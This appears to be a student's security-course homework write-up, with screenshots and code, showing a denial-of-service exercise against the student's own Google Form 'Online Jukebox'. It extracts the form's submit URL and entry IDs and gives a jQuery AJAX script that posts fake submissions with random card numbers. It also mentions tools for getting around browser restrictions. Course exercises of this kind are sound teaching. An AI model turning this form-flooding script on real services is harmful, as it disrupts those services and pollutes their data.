


Name: Sayali Vishnu Kute
Email ID: sayalikute2507@gmail.com
Student ID: 15977

CS522F_HW#12_15977_SAYALI_KUTE

Q3==>DOS attack the Online Jukebox.

1. Use Google Form to create this webpage:



Firefox File Edit View History Bookmarks Tools Window Help

Untitled form - Google For... Online Jukebox

Online Jukebox

* Required

Select a song *


Song 1
 Song 2
 Song 3
 Song 4
 Other : _____

Credit Card Number

Your answer

SUBMIT

100%: You made it.



Firefox File Edit View History Bookmarks Tools Window Help

Untitled form - Google For... Online Jukebox

https://docs.google.com/forms/d/1Sq0J5DMV71tw53RhAs7ChGgtEmoGm9fWfd_Uwf5GSs/formResponse

Online Jukebox

Your response has been recorded.

[Submit another response](#)

This form was created using Google Forms. [Create your own](#)

Google Forms

Name: Sayali Vishnu Kute
Email ID: sayalikute2507@gmail.com
Student ID: 15977

Fill the form by selecting a song and entering your card details:

Firefox File Edit View History Bookmarks Tools Window Help

Untitled form - Google Form... Online Jukebox

https://docs.google.com/forms/d/1Sq0J5DMV71tw53RhAs7ChGgtEmoGm9fWfD_-Uwf5GSs/viewform?fbzx

Search

Online Jukebox

* Required

Select a song *

Song 1

Song 2

Song 3

Song 4

Other: _____

Credit Card Number

12345677654321

SUBMIT

100%: You made it.

Never submit passwords through Google Forms.

Inspect element and find your <form action="">

Firefox File Edit View History Bookmarks Tools Window Help

Untitled form - Google Form... Online Jukebox

https://docs.google.com/forms/d/1Sq0J5DMV71tw53RhAs7ChGgtEmoGm9fWfD_-Uwf5GSs/viewform?fbzx=5251214018337669000

Search

* Required

Select a song *

Song 1

Song 2

Song 3

Song 4

Other: _____

Credit Card Number

Inspector Console Debugger Style Editor Performance Network Rules Compu... Fonts

```
<form id="mG61Hd" action="https://docs.google.com/forms/d/1Sq0J5DMV71tw53RhAs7ChGgtEmoGm9fWfD_-Uwf5GSs/formResponse" target="_self" method="POST">
```

The screenshot shows the developer tools' Inspector tab open, highlighting the form element in the DOM tree. The 'action' attribute is clearly visible as 'https://docs.google.com/forms/d/1Sq0J5DMV71tw53RhAs7ChGgtEmoGm9fWfD_-Uwf5GSs/formResponse'. The status bar at the bottom indicates the date and time as 'Fri 5:29 PM'.

Name: Sayali Vishnu Kute



Email ID: sayalikute2507@gmail.com

Student ID: 15977

This is the form link:

https://docs.google.com/forms/d/1Sq0J5DMV71tw53RhAs7ChGgtEmoGm9fWfD_-Uwf5GSs/formResponse

Find your **song entry** and **card entry** fields and add it in the above link:




Name: Sayali Vishnu Kute
Email ID: sayalikute2507@gmail.com
Student ID: 15977

The URL that will submit the data will be as follows:

https://docs.google.com/forms/d/1Sq0J5DMV71tw53RhAs7ChGgtEmoGm9fWfd_Uwf5GSs/formResponse?ifq&entry.2001302551=Song3&entry.1471340895=12345677654321&submit=Submit


Create a page with the code as given below and also find the AJAX method the gets data on success and error on failure:



A screenshot of the Sublime Text editor showing the file 'index.html'. The code is an example of an AJAX call using jQuery to submit a form response to a Google Form. The code includes imports for jQuery and a random number generator function, defines a button click event, and uses an AJAX call with success and error handlers. The browser toolbar at the top shows the URL as 'index.html'.

```
1 <html>
2   <head>
3     <script src="http://ajax.googleapis.com/ajax/libs/jquery/1.11.1/jquery.min.js">
4       <script src="http://ajax.googleapis.com/ajax/libs/jquery/1.6.2/jquery.min.js">
5     </script>
6   </script>
7   $(document).ready(function(){
8     $("#button3").click(function(){
9       var song=getRandomInt(1,4);
10      var card=getRandomInt(1111111111111111, 9999999999999999);
11      var url="https://docs.google.com/forms/d/1Sq0J5DMV71tw53RhAs7ChGgtEmoGm9fWfd_Uwf5GSs/formResponse?ifq&entry.2001302551=Song "+song+
12        "&entry.1471340895="+card+ "&submit=Submit";
13
14      $.ajax({
15        url: url,
16
17        error:function(){
18          alert("ERROR");
19        },
20
21        success: function(data){
22          $("#div1").append(data);
23        },
24        type:"POST"
25      });
26
27    });
28  });
29 });
30 });
31
32 function getRandomInt(min, max){
33   return Math.floor(Math.random()*(max-min+1)) +min;
34 }
35 </script>
36 <style>
37
38   button{
39     width:200px;
40     height:200px;
41   }
42 </style>
43 </head>
```

Name: Sayali Vishnu Kute
Email ID: sayalikute2507@gmail.com
Student ID: 15977




The screenshot shows the Sublime Text editor with a dark theme. A file named 'index.html' is open, containing the following code:

```
index.html
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>AJAX POST</title>
5   </head>
6   <body>
7     <div align="center">
8       <button id="button3">AJAX POST</button>
9       <div id="div1"></div>
10    </div>
11  </body>
12 </html>
```

Line 14, Column 132

The code includes a script section with an AJAX POST button click handler. The URL for the POST request is a Google Forms URL with a random ID and a specific query parameter.


Install the following extension for chrome or use a browser like TOR or IE9.0:



Name: Sayali Vishnu Kute


Email ID: sayalikute2507@gmail.com

Student ID: 15977



